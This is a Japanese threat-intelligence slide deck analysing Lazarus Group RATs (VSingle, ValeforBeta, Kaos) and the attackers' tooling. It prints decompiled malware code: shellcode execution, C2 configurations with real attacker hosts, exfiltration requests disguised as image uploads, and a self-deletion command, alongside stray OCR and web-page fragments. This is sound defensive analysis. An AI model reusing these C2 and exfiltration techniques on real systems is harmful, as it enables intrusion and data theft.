8	ダウンロード

サポートするプラグインタイプ

VSingle

プラグインは一時的に**%TEMP%**フォルダに保存される

Windows実行ファイル
- tmp

VBSファイル
- vbs

BATファイル
- bat

シェルコード

```
65   LODWORD(v12) = 255;
66   memset(&v24, 0, v12);
67   switch ( HIBYTE(word_10088AC4) )
68   {
69     case 0u:
70       tmp = mal_xor_decode(enc_string_10072DE0);// .tmp
71       mal_generate_temp_filename(&FileName, (int)tmp);
72       flag_create_file = 1;
73       break;
74     case 1u:
75       lpAddress = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
76       LODWORD(v13) = a1 - 18;
77       memmove_0(lpAddress, Buffer, v13);
78       ((void (*)(void))lpAddress)();
79       VirtualFree(lpAddress, dwSize, 0x8000u);
80       break;
81     case 2u:
82       lpAddressa = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
83       LODWORD(v13) = a1 - 18;
84       memmove_0(lpAddressa, Buffer, v13);
85       ((void (*)(void))lpAddressa)();
86       break;
87     case 3u:
88       vbs = mal_xor_decode(enc_string_10072DEC);// .vbs
89       mal_generate_temp_filename(&FileName, (int)vbs);
90       flag_create_file = 1;
91       break;
92     case 5u:
93       bat = mal_xor_decode(enc_string_10072DF8);// .bat
94       mal_generate_temp_filename(&FileName, (int)bat);
95       flag_create_file = 1;
96       break;
97     default:
98       break;
99   }
100  if ( flag_create_file )
101  {
102    mal_sleep(30);
103    fopen_s(&Stream, &FileName, "a+b");
```

ValeforBeta

ValeforBetaはDelphiで作成されたRATで, VSingleよりもシンプルな機能で構成されている

設定

```
40  mal_calc_systemhash();
41  LOWORD(v1->config->version_id) = myatoi((int)"512");
42  v1->config->url_counter = 0;
43  mymemset(v1->config->URL1, 0, 0x104u);
44  v2 = mal_check_count((int)"http://3.90.97.16/doc/total.php");
45  mymemcpy(v1->config->URL1, "http://3.90.97.16/doc/total.php", v2);
46  mymemset(v1->config->Proxy, 0, 0x104u);
47  v3 = mal_check_count((int)
48  mymemcpy(v1->config->Proxy
49  mymemset(v1->config->field_214, 0, 0x104u);
50  mymemset(v1->config->field_318, 0, 0x104u);
51  v1->config->cmd_interval = myatoi((int)"30");
52  v1->config->script_interval = myatoi((int)"30");
53  v1->config->sleep_time_dw1 = myatoi((int)"1");
54  mymemset(v1->config->Thismodulefilename, 0, 0x104u);
55  mymemset(v1->config->argv_0value, 0, 0x104u);
56  if ( myatoi((int)"1") )
57  {
58    v1->config->flag_loadpe = 1;
59    System::ParamStr(0, &v19);
60    v8 = System::__linkproc__ LStrToPChar(v19);
61    v13 = mal_check_count(v8);
62    System::ParamStr(0, &v18);
63    v9 = (const void *)System::__linkproc__ LStrToPChar(v18);
64    mymemcpy(v1->config->Thismodulefilename, v9, v13);
65  }
66  else
67  {
68    v1->config->flag_loadpe = 0;
69    if ( !System::ParamCount() )
70      goto LABEL_13;
71    System::ParamStr(0, &v23);
72    v4 = System::__linkproc__ LStrToPChar(v23);
73    v11 = mal_check_count(v4);
74    System::ParamStr(0, &v22);
75    v5 = (const void *)System::__linkproc__ LStrToPChar(v22);
76    mymemcpy(v1->config->argv_0value, v5, v11);
77    System::ParamStr(1, &v21);
78    v6 = System::__linkproc__ LStrToPChar(v21);
79    v12 = mal_check_count(v6);
80    System::ParamStr(1, &v20);
81    v7 = (const void *)System::__linkproc__ LStrToPChar(v20);
82    mymemcpy(v1->config->Thismodulefilename, v7, v12);
83  }
84  if ( myatoi((int)"3") == 1 )
85    v1->config->dwAccessType = INTERNET_OPEN_TYPE_PRECONFIG;
86  if ( myatoi((int)"3") == 2 )
87    v1->config->dwAccessType = INTERNET_OPEN_TYPE_DIRECT;
88  if ( myatoi((int)"3") == 3 )
89    v1->config->dwAccessType = INTERNET_OPEN_TYPE_PROXY;
90  LABEL_13:
```

バージョン 512

[Type]
INTERNET_OPEN_TYPE_DIRECT
INTERNET_OPEN_TYPE_PRECONFIG
INTERNET_OPEN_TYPE_PROXY

ValeforBeta

ValeforBetaはDelphiで作成されたRATで, VSingleよりもシンプルな機能で構成されている

```
0000f5d0  65 00 72 00 66 00 6c 00  6f 00 77 00 00 00 00 00  |e.r.f.l.o.w.....|
0000f5e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
0000f5f0  00 00 00 00 00 00 00 00  00 00 00 00 26 3d 4f 38  |............&=O8|
0000f600  c2 82 37 b8 f3 24 42 03  17 9b 3a 83 01 00 00 cc  |..7..$B...:.....|
0000f610  00 00 00 00 16 00 00 00  01 22 56 61 6c 65 66 6f  |.........Valefo|
0000f620  72 42 65 74 61 00 10 ca  55 6e 69 74 42 69 74 6d  |rBeta..UnitBitm|
0000f630  61 70 00 00 1b 55 6e 69  74 48 65 61 70 00 00 95  |ap...UnitHeap...|
0000f640  55 6e 69 74 4d 65 6d 6f  72 79 00 1c 4b 57 69 6e  |UnitMemory..KWin|
0000f650  64 6f 77 73 00 00 c7 53  79 73 74 65 6d 00 00 81  |dows...System...|
0000f660  53 79 73 49 6e 69 74 00  10 55 54 79 70 65 73 00  |SysInit..UTypes.|
0000f670  00 41 55 6e 69 74 47 65  74 41 70 69 00 00 46 55  |.AUnitGetApi..FU|
0000f680  6e 69 74 43 69 70 68 65  72 00 10 ba 55 6e 69 74  |nitCipher...Unit|
0000f690  55 74 69 6c 73 00 00 7f  55 6e 69 74 4d 44 35 00  |Utils...UnitMD5.|
0000f6a0  00 ef 55 6e 69 74 53 54  52 00 00 2e 55 6e 69 74  |..UnitSTR...Unit|
0000f6b0  42 6f 74 47 6c 6f 62 61  6c 00 1c 3f 57 69 6e 49  |BotGlobal..?WinI|
0000f6c0  6e 65 74 00 10 28 55 6e  69 74 42 6f 74 43 6d 64  |net..(UnitBotCmd|
0000f6d0  45 6e 67 69 6e 65 00 10  ff 55 6e 69 74 42 6f 74  |Engine...UnitBot|
0000f6e0  43 6f 6d 6d 75 6e 69 63  61 74 69 6f 6e 00 10 9d  |Communication...|
0000f6f0  53 79 73 43 6f 6e 73 74  00 00 4f 55 6e 69 74 42  |SysConst..OUnitB|
0000f700  6f 74 43 6f 72 65 00 00  19 55 6e 69 74 42 6f 74  |otCore...UnitBot|
0000f710  50 72 6f 74 65 63 74 00  00 7a 55 6e 69 74 42 6f  |Protect..zUnitBo|
0000f720  74 49 6e 69 74 00 00 02  53 79 73 55 74 69 6c 73  |tInit...SysUtils|
0000f730  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

[関数名]
KWindows
SysConst
SysInit
System
SysUtils
UnitBitmap
UnitBotCmdEngine
UnitBotCommunication
UnitBotCore
UnitBotGlobal
UnitBotInit
UnitBotProtect
UnitCipher
UnitGetApi
UnitHeap
UnitMD5
UnitMemory
UnitSTR
UnitUtils
UTypes
WinInet

通信機能

ValeforBeta

1st リクエスト

```
POST /doc/total.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=[Base64 データ]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)
Host: 3.90.97.16
Content-Length: 0
Proxy-Connection: Keep-Alive
Pragma: no-cache
```

Base64 データ

"[8文字のランダムな文字列][データ][ランダム文字列 (4-12文字)]"

➡ [データ] は、クライアントID, マルウェアバージョン, IPアドレス, OS バージョン

通信機能

ValeforBeta

コマンド実行結果の送信

```
v7 = mal_check_count(http_strc->URL);
(*(void (__stdcall **)(int, int, int, int *))o_InternetCrackUrlA[0])(http_strc->URL, v7,
if ( v4 == 1 )
{
  wsprintfA(
    &v30,
    "Content-Type: multipart/form-data; boundary=%s\r\n",
    (const char *)http_strc->http_bonday_str);
  if ( !v20 || !v21 )
  {
    if ( v20 )
      wsprintfA(
        &v32,
        "--%s\r\nContent-Disposition: form-data; name=\"%s\"\r\n\r\n%s\r\n\r\n",
        (const char *)http_strc->http_bonday_str,
        (const char *)http_strc->http_name1,
        (const char *)http_strc->http_body_text);
    else
      wsprintfA(
        &v32,
        "--%s\r\n"
        "Content-Disposition: form-data; name=\"%s\"; fi
        "Content-Type: image/bmp\r\n"
        "\r\n",
        (const char *)http_strc->http_bonday_str,
        (const char *)http_strc->http_name,
        (const char *)http_strc->http_filename);
  }
  else
  {
    wsprintfA(
      &v32,
      "--%s\r\n"
      "Content-Disposition: form-data; name=\"%s\"\r\n"
      "\r\n"
      "%s\r\n"
      "--%s\r\n"
      "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n"
      "Content-Type: image/bmp\r\n"
      "\r\n",
      (const char *)http_strc->http_bonday_str,
      (const char *)http_strc->http_name1,
      (const char *)http_strc->http_body_text,
      (const char *)http_strc->http_bonday_str,
      (const char *)http_strc->http_name,
      (const char *)http_strc->http_filename);
  }
  wsprintfA(&v33, "\r\n--%s--\r\n", (const char *)http_strc->http_bonday_str);
  v27 = mal_check_count((int)&v32);
  v28 = mal_check_count((int)&v33);
```

BMPデータ の送信に偽装

コマンド

ValeforBeta

コマンド一覧	
1	ダウンロード
2	アップロード
3	シェルコマンド実行
4	アンインストール (cmd /c ping -n 4 127.0.0.1 >NUL & echo VFB > “自身のファイル名")
6	Sleep時間の設定
7	システム情報の送信

サーバーに感染するマルウェア

2つのタイプのマルウェアを確認している

ELF_VSingle

Kaos

ELF_VSingle

VSingleには、PEバージョンだけでなく ELFバージョンも存在

ELF_VSingle

```
26
27    v22 = __readgsdword(0x14u);
28    memset(&system_info, 0, 0x104u);
29    memset(&post_data, 0, 0x104u);
30    ida = mal_create_id();
31    mal_get_systeminfo(&system_info);
32    memset(&URL_path, 0, 0x80u);
33    qmemcpy(&URL_path, "ufw=%s&uis=%u", 13);
34    mal_print((int)&post_data, (int)&URL_path, &system_info, ida);
35 LABEL_3:
36    mal_http_func((int)&post_data);
37    if ( !recv_data[562] )
38      goto LABEL_2;
39    basicstring_replace(&dword_80FB598, 0, dword_80FB59C, (unsigned int)"", 0);
40    v0 = recv_data;
41    memset(v21, 0, sizeof(v21));
42    while ( 1 )
43    {
44      while ( 1 )
45      {
46        v1 = strstr(v0, "\r\n");
47        if ( v1 != -1 )
48          break;
49        sub_80B5DD7((int)v21, (int)v0);
50        v6 = sub_80502E0(v21);
51        if ( !*v6 || !sub_804DF30((int)v6) )
52          goto LABEL_18;
53        v0 = 0;
```

VSingle

```
63    if ( CreateMutexA(0, 0, &Name) )
64    {
65      if ( GetLastError() == 183 )
66        ExitProcess(0);
67    }
68    mal_install();
69    ida = mal_create_id();
70    mal_get_systeminfo(&system_info);
71    URL_path = mal_xor_decode("\r");                    // ufw=%s&uis=%u
72    mal_print_0(&post_data, URL_path, &system_info, ida);
73    Sleep(2000u);
74    while ( 1 )
75    {
76      Sleep(500u);
77      hHandle = CreateThread(0, 0, mal_http_func_thread, &post_data, 0, &ThreadId);
78      WaitForSingleObject(hHandle, 0xFFFFFFFF);
79      if ( get_command_flag )
80      {
81        mal_start_thread();
82        result = (void *)sub_10009650(logstrings);
83        v11 = CreateThread(0, 0, mal_http_func_thread, result, 0, &v17);
84        WaitForSingleObject(v11, 0xFFFFFFFF);
85        LODWORD(v9) = 2048;
86        memset(download_data, 0, v9);
87        basicstring_clear(logstrings);
88      }
```

➡ ELF_VSingleは、Linuxサーバーもターゲットにしている

Kaos

KaosはGolangで開発されたRATであり、任意のシェルコマンドを実行する機能を持っている

関数名

```
C:/Users/administrator/Downloads/kaos/engine
C:/Users/administrator/Downloads/kaos/utilities.GetCookieParams
C:/Users/administrator/Downloads/kaos/engine.(*Egg).kandidatKaufhaus
C:/Users/administrator/Downloads/kaos/engine.NewEgg
C:/Users/administrator/Downloads/kaos/utilities.BaseDecode
C:/Users/administrator/Downloads/kaos/utilities.BaseEncode
C:/Users/administrator/Downloads/kaos/utilities.COsname
C:/Users/administrator/Downloads/kaos/utilities.Run
C:/Users/administrator/Downloads/kaos/engine.(*Egg).processMarketPrice
C:/Users/administrator/Downloads/kaos/engine.(*Egg).initDuck
C:/Users/administrator/Downloads/kaos/engine.(*Egg).Lunch
C:/Users/administrator/Downloads/kaos/engine.(*Egg).getEggPrice
C:/Users/administrator/Downloads/kaos/engine/Egg.go
C:/Users/administrator/Downloads/kaos/main.go
C:/Users/administrator/Downloads/kaos/utilities/base64.go
C:/Users/administrator/Downloads/kaos/utilities/http.go
C:/Users/administrator/Downloads/kaos/utilities/utils.go
C:/Users/administrator/Downloads/kaos/utilities/utils_linux.go
C:/Users/administrator/Downloads/kaos/utilities.HttpPostWithCookie
C:/Users/administrator/Downloads/kaos/utilities.HttpPostWithFile
C:/Users/administrator/Downloads/kaos/utilities.EierKochen
```

設定情報

Kaos

```
if ( (unsigned int)&retaddr <= *(_DWORD *)(*(_DWORD *)(__readgsdword(0) - 4
  runtime_morestack_noctxt();
strings_TrimSpace((int)off_8496D78, dword_8496D7C);
strconv_Atoi(interval, v12, interval, v12);
v1 = interval;
if ( v12 )
{
  config->interval = 10;
  config->data = 0;
}
else
{
  config->interval = interval;
  config->data = v1 >> 31;
}
c2 = C2_URL1;
config->lenght_of_c2 = Length_of_C2_URL1;     // 0x68 (104)
if ( flag )
  runtime_gcWriteBarrier();
else
  config->c2_addr = (int)c2;
_C__Users_administrator_Downloads_kaos_utilities_GenerateUniqueID();// gen
key = v9;
v4 = config;
config->length_of_rc4key = uniq_id;
if ( flag )
  runtime_gcWriteBarrier();
else
  config->rc4key = key;
LOBYTE(v4->is_connected) = 0;
v4->try_num = 0;
time_Now(v9);
sub_80A1FFE(&v13, &v9);
if ( v13 >= 0 )
{
  v7 = v15;
  v6 = v14;
}
else
{
  v5 = (2 * v13) >> 31;
  v6 = v5 - 676233344;
  v7 = (__PAIR64__((unsigned int)(v13 >> 31) >> 31, v5) + 0xDD7B17F80LL) >>
}
```

```
struct config
{
  int interval;
  int data;
  int c2_addr;
  int lenght_of_c2;
  int rc4key;
  int length_of_rc4key;
  int is_connected;
  int setcookie_data;
  int data2;
  int try_num;
};
```

通信機能

Kaos

HTTP リクエスト

```
POST /recaptcha.php HTTP/1.1
Host: www.karin-store.com
User-Agent:
TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSB
HZWNrbykgQ2hyb21lLzYwLjAuMzExMi4xMTMgU2FmYXJpLzUzNy4zNg==
Connection: close
Content-Length: 0
Cookie: captcha_session=NjM0OThhMTQxYWQyYTNkZjJhOTUwMGE0MzY3NGI5NDBlNTk2;
captcha_val=0e5gu3%2BxjHmCrpuiXNd4HlCRdpZgI3mdbfg%3D
Accept-Encoding: gzip
```

Base64

RC4+BASE64

captcha_session

“[ランダムデータ(16byte)][**RC4キー**(16byte)][ランダムデータ(4byte)]”

captcha_val

“linux 386|[IPアドレス]” または“[シェルコード実行結果]”

➡ C2 サーバーからのコマンドは“**Set-Cookie**”ヘッダーに含まれる

通信機能

Kaos

コマンド実行時のHTTPレスポンス

```
POST /recaptcha.php HTTP/1.1
Host: www.karin-store.com
User-Agent:
TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSB
HZWNrbykgQ2hyb21lLzYwLjAuMzExMi4xMTMgU2FmYXJpLzUzNy4zNg==
Connection: close
Content-Length: [Length]
Content-Type: multipart/form-data; boundary=f24fad327291ab32166b7aa751d1d945a35933ee5bd81618274cda6afeeb
Cookie: captcha_session=YTY5NDQ5MDYwNmRkNjIyOWI3MzU1NTNmYzMxMzhiNTAyNGJh;
captcha_val=NGI5NjdhNTdhNjliZTVkMg%3D%3D
Accept-Encoding: gzip

--f24fad327291ab32166b7aa751d1d945a35933ee5bd81618274cda6afeeb
Content-Disposition: form-data; name="recaptcha"; filename="recaptcha.png"
Content-Type: application/octet-stream

BMf6(0a    DT043b01c728892b495b99ea4c257fe3a8fea3a5f
--f24fad327291ab32166b7aa751d1d945a35933ee5bd81618274cda6afeeb--
```

実行結果

➡ レスポンスデータが 7,000 bytesを超えたら、 送信データが**PNG データ**に偽装される

ドイツ語のメッセージを送信

Kaos

Kaos のレスポンスメッセージには、ドイツ語のメッセージが含まれている

```
mov     [esp+0F0h+var_F0], ebx
mov     [esp+0F0h+var_EC], 0
call    time_Duration_String
mov     eax, [esp+0F0h+length_of_decode_data]
mov     ecx, [esp+0F0h+decoded_data_byB64]
lea     edx, [esp+0F0h+var_48]
mov     [esp+0F0h+var_F0], edx
lea     edx, aAbstand   ; "Abstand "
mov     [esp+0F0h+var_EC], edx
mov     [esp+0F0h+decoded_data_byB64], 9
mov     [esp+0F0h+length_of_decode_data], ecx
mov     [esp+0F0h+var_E0], eax
lea     eax, aAnwenden  ; "] anwenden\n"
mov     [esp+0F0h+var_DC], eax
mov     [esp+0F0h+var_D8], 0Bh
call    runtime_concatstring3
```

➡ レスポンスメッセージは “**Abstand [....] anwenden**”

使用したツール

Tool

Lateral Movement

- Mimikatz
- smbexec

リモートアクセス

- 3Proxy
- Plink
- Stunnel

情報窃取

- winrar


その他

- timestomp
- procdump

Stunnel + 3Proxy + SSH

Tool

3ProxyをSSH経由でサーバーに接続するために使用



Stunnel

Tool

Stunnel 設定

```
[pop3]
client = yes
accept = 127.0.0.1:5821
connect = [プロキシサーバー]:[プロキシポート番号]
protocol = connect
protocolHost = 203.193.165.77:443
userAgent = "Mozilla/5.0 (Windows NT 6.2; Win64; x64; rv:65.0) Gecko/20100101
Firefox/65.0"
;verifyChain = yes
;CAfile = stun.pem
;checkIP = 127.0.0.1
debug = 7
```

➡内部プロキシサーバーを中継し、C2サーバーと通信するために使用

オリジナルシンプルcurl

Tool

シンプル curl

Usage: [application name].exe url filename

■ ダウンロードしたファイルは%TEMP%フォルダに保存される

ログファイル

```
07.04.2021 - 11:20:19:512 : begin..

07.04.2021 - 11:20:19:528 : start..

07.04.2021 - 11:20:19:543 : response code: 200

07.04.2021 - 11:20:19:543 : read start

<!DOCTYPE html>
<html lang="en">
<body>
test

</body>
</html>
07.04.2021 - 11:20:19:559 : read end

07.04.2021 - 11:20:19:559 : completely succeed!

07.04.2021 - 11:20:19:559 : the end..
```

使用したWindowsコマンド

cmdコマンド

- ipconfig
- net group
- net share
- net user
- net view
- netstat
- nslookup
- ping
- query user
- reg query
- route print
- systeminfo
- tasklist

PowerShell

- Get-ADComputer

Get-ADComputer オプションの例

Get-ADComputer -Filter * -Properties ipv4Address, OperatingSystem, OperatingSystemServicePack | Format-List name, ipv4*, oper*

Microsoft | Scripting DevBlogs Developer Technology Languages .NET Platform Development Data Development Login

PowerTip: Use PowerShell to Get a List of Computers and IP Addresses from Active Directory

Dr Scripto

November 19th, 2012

Summary: Use Windows PowerShell and the Active Directory module to get a listing of computers and IP addresses from Active Directory.

Q How can I get a list of all computers, the operating system version, the service pack, and the IP address from Active Directory?

A Use the **Get-ADComputer** cmdlet and specify the **ipv4Address**, **OperatingSystem**, and **OperatingSystemServicePack** properties, as shown here.

```
Get-ADComputer -Filter * -Properties ipv4Address, OperatingSystem,
OperatingSystemServicePack | Format-List name, ipv4*, oper*
```

[4]

VSingleとDtrackの比較

Dtrackとは **Reported by Kaspersky** [2]

SECURELIST by Kaspersky

Solutions Industries Products Services Resource Center Contact Us GDPR

Content menu

Search...

Hello! My name is Dtrack

MALWARE DESCRIPTIONS 23 SEP 2019 4 minute read

VSingleとDtrackの比較

VSingle パッカー

```
; Attributes: bp-based frame
sub_4010B0 proc near
arg_0= dword ptr  8
000 push    ebp
004 mov     ebp, esp
004 mov     eax, dword_444980
004 add     eax, 1
004 mov     dword_444980, eax
004 cmp     dword_444980, 2
004 jbe     short loc_4010DF
```

```
loc_4010DF:
004 cmp     dword_442024, 0
004 jz      short loc_401128
```

```
004 push    3C414544h
008 push    0C5363967h
00C push    9097DC5Bh
010 push    0AD48A2F4h
014 call    sub_4014D0
014 add     esp, 10h
004 mov     [ebp+arg_0], eax
004 push    9988EB17h
008 push    0E7417BCEh
00C push    0DEC6C59h
010 push    16D8E2EEh
014 call    sub_4014D0
014 add     esp, 10h
004 mov     dword_442004, eax
```

```
004 mov     ecx, dword_444980
004 sub     ecx, 1
004 mov     dword_444980, ecx
004 mov     eax, 31AA7B32h
004 jmp     short loc_40113C
```

```
loc_401128:
004 mov     edx, dword_444980
004 sub     edx, 1
004 mov     dword_444980, edx
004 mov     eax, 0A6F35B2Dh
```

```
loc_40113C:
004 pop     ebp
000 retn
    sub_4010B0 endp
```

Dtrack パッカー

```
; Attributes: bp-based frame
sub_4011A0 proc near
arg_0= dword ptr  8
push    ebp
mov     ebp, esp
mov     eax, dword_4479C0
add     eax, 1
mov     dword_4479C0, eax
cmp     dword_4479C0, 2
jbe     short loc_4011CF
```

```
loc_4011CF:
cmp     dword_44500C, 0
jz      short loc_401213
```

```
push    984B8EF9h
push    0EE1D9F49h
push    43BF6744h
call    sub_401230
add     esp, 0Ch
mov     [ebp+arg_0], eax
push    229DB5A2h
push    2186480Bh
push    20CD8673h
push    0DEEECEF8h
call    sub_4012D0
add     esp, 10h
mov     dword_445004, eax
```

```
mov     ecx, dword_4479C0
sub     ecx, 1
mov     dword_4479C0, ecx
mov     eax, 6890BEF8h
jmp     short loc_401227
```

```
loc_401213:
mov     edx, dword_4479C0
sub     edx, 1
mov     dword_4479C0, edx
mov     eax, 3CDCDB0Ah
```

```
loc_401227:
pop     ebp
retn
sub_4011A0 endp
```

TTPの類似点

JTrack

- 3Proxy
- Stunnel
- Plink
- Japanese company's Website (Compromised Website used as C2)

Dtrackキャンペーン（インド2019年）[3]

From seqrite's 2020 Annual Report & Kaspersky's 2019 blog

- Plink
- Japanese company's Website (Compromised Website used as C2)

Stonefly

- 3Proxy
- SSH tunnels
- Plink

2020/6 Symantec's report about Lazarus subgroup

1 Lazarusとは？

2 Operation Dream Job

3 Operation JTrack

4 Lazarus TTPの解説

使用したツールの比較

Operation Dream Job

Lateral Movement

- AdFind
- SMBMap
- Responder-Windows

リモートアクセス

- TightVNC Viewer

情報窃取

- XenArmor Email Password Recovery Pro
- XenArmor Browser Password Recovery Pro
- **winrar**

その他

- tcpdump
- **procdump**
- wget

Operation JTrack

Lateral Movement

- Mimikatz
- smbexec

リモートアクセス

- 3Proxy
- Plink
- Stunnel

情報窃取

- **winrar**

その他

- timestomp
- **procdump**

Operation Dream Job ATT&CK マッピング

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion		Credential Access	Discovery	Lateral Movement	Collection	Command & Control	Exfiltration
Gather Victim Identity Information (T1589)	Acquire Infrastructure (T1583)	Valid Accounts (T1078)	Windows Management Instrumentation (T1047)	Path Interception (T1034)	Path Interception (T1034)	Direct Volume Access (T1006)	Group Policy Modification (T1484)	OS Credential Dumping (T1003)	System Service Discovery (T1007)	Remote Services (T1021)	Data from Local System (T1005)	Data Obfuscation (T1001)	Exfiltration Over Other Network Medium (T1011)
Gather Victim Network Information (T1590)	Compromise Infrastructure (T1584)	Replication Through Removable Media (T1091)	Scheduled Task/Job (T1053)	Boot or Logon Initialization Scripts (T1037)	Boot or Logon Initialization Scripts (T1037)	Rootkit (T1014)	Virtualization/Sandbox Evasion (T1497)	Network Sniffing (T1040)	Application Window Discovery (T1010)	Shared Webroot (T1051)	Data from Removable Media (T1025)	Fallback Channels (T1008)	Automated Exfiltration (T1020)
Gather Victim Org Information (T1591)	Establish Accounts (T1585)	External Remote Services (T1133)	Command and Scripting Interpreter (T1059)	Scheduled Task/Job (T1053)	Scheduled Task/Job (T1053)	Obfuscated Files or Information (T1027)	Unused/Unsupported Cloud Regions (T1535)	Input Capture (T1056)	Query Registry (T1012)	Software Deployment Tools (T1072)	Data from Network Shared Drive (T1039)	Multiband Communication (T1026)	Scheduled Transfer (T1029)
Gather Victim Host Information (T1592)	Compromise Accounts (T1586)	Drive-by Compromise (T1189)	Graphical User Interface (T1061)	Hypervisor (T1062)	Process Injection (T1055)	Masquerading (T1036)	Pre-OS Boot (T1542)	Brute Force (T1110)	System Network Configuration Discovery (T1016)	Taint Shared Content (T1080)	Input Capture (T1056)	Commonly Used Port (T1043)	Data Transfer Size Limits (T1030)
Search Open Websites/Domains (T1593)	Develop Capabilities (T1587)	Exploit Public-Facing Application (T1190)	Scripting (T1064)	Valid Accounts (T1078)	Exploitation for Privilege Escalation (T1068)	Process Injection (T1055)	Abuse Elevation Control Mechanism (T1548)	Two-Factor Authentication Interception (T1111)	Remote System Discovery (T1018)	Replication Through Removable Media (T1091)	Data Staged (T1074)	Application Layer Protocol (T1071)	Exfiltration Over C2 Channel (T1041)
Search Victim-Owned Websites (T1594)	Obtain Capabilities (T1588)	Supply Chain Compromise (T1195)	Software Deployment Tools (T1072)	Account Manipulation (T1098)	Valid Accounts (T1078)	Scripting (T1064)	Use Alternate Authentication Material (T1550)	Forced Authentication (T1187)	System Owner/User Discovery (T1033)	Component Object Model and Distributed COM (T1175)	Screen Capture (T1113)	Proxy (T1090)	Exfiltration Over Alternative Protocol (T1048)
Active Scanning (T1595)		Trusted Relationship (T1199)	Native API (T1106)	Redundant Access (T1108)	Access Token Manipulation (T1134)	Indicator Removal on Host (T1070)	Subvert Trust Controls (T1553)	Exploitation for Credential Access (T1212)	Network Sniffing (T1040)	Exploitation of Remote Services (T1210)	Email Collection (T1114)	Communication Through Removable Media (T1092)	Exfiltration Over Physical Medium (T1052)
Search Open Technical Databases (T1596)		Hardware Additions (T1200)	Shared Modules (T1129)	External Remote Services (T1133)	Group Policy Modification (T1484)	Valid Accounts (T1078)	Modify Authentication Process (T1556)	Steal Application Access Token (T1528)	Network Service Scanning (T1046)	Internal Spearphishing (T1534)	Clipboard Data (T1115)	Non-Application Layer Protocol (T1095)	Transfer Data to Cloud Account (T1537)
Search Closed Sources (T1597)		Phishing (T1566)	Source (T1153)	Create Account (T1136)	Create or Modify System Process (T1543)	Redundant Access (T1108)	Impair Defenses (T1562)	Steal Web Session Cookie (T1539)	System Network Connections Discovery (T1049)	Use Alternate Authentication Material (T1550)	Automated Collection (T1119)	Web Service (T1102)	Exfiltration Over Web Service (T1567)
Phishing for Information (T1598)			Component Object Model and Distributed COM (T1175)	Office Application Startup (T1137)	Event Triggered Execution (T1546)	Modify Registry (T1112)	Hide Artifacts (T1564)	Unsecured Credentials (T1552)	Process Discovery (T1057)	Remote Service Session Hijacking (T1563)	Audio Capture (T1123)	Multi-Stage Channels (T1104)	
